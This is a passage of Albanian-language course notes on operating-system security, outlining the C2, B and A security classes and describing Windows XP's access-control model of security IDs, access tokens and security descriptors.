    - C2 mundëson kontroll të qasjes në nivel të shfrytëzuesit

• B – të gjitha tiparet që i ka edhe C, megjithatë secili objekt mund të ketë klasifikimin unik të ndjeshmërisë
  - ndahen në B1, B2, dhe B3

• A – shfrytëzon dizajn formal dhe teknika të verifikimit për të garantuar sigurinë

Shembull: Windows XP

- Siguria është e bazuar në llogari të shfrytëzuesit
  - secili shfrytëzues ka një ID unike të sigurt
  - logimi në ID krijon një talon të sigurt të qasjes
    - përfshinë ID të sigurt për shfrytëzuesin, për grupe të shfrytëzuesëve, dhe privilegje speciale
    - secili proces merr një kopje të talonit
    - sistemi kontrollon talonin për të përcaktuar nëse qasja është e lejuar apo ndaluar

- Shfrytëzon një subjekt model për të siguruar qasje të sigurt. Subjekti përcjell dhe menaxhon lejet për secilin program që shfrytëzuesi ekzekuton

- Secili objekt në Windows XP ka një tipar të sigurisë të përcaktuar nga një përshkrues i sigurisë
  - Për shembull: një skedar ka një përshkrues të sigurisë që shënon lejen e qasjes për të gjithë shfrytëzuesit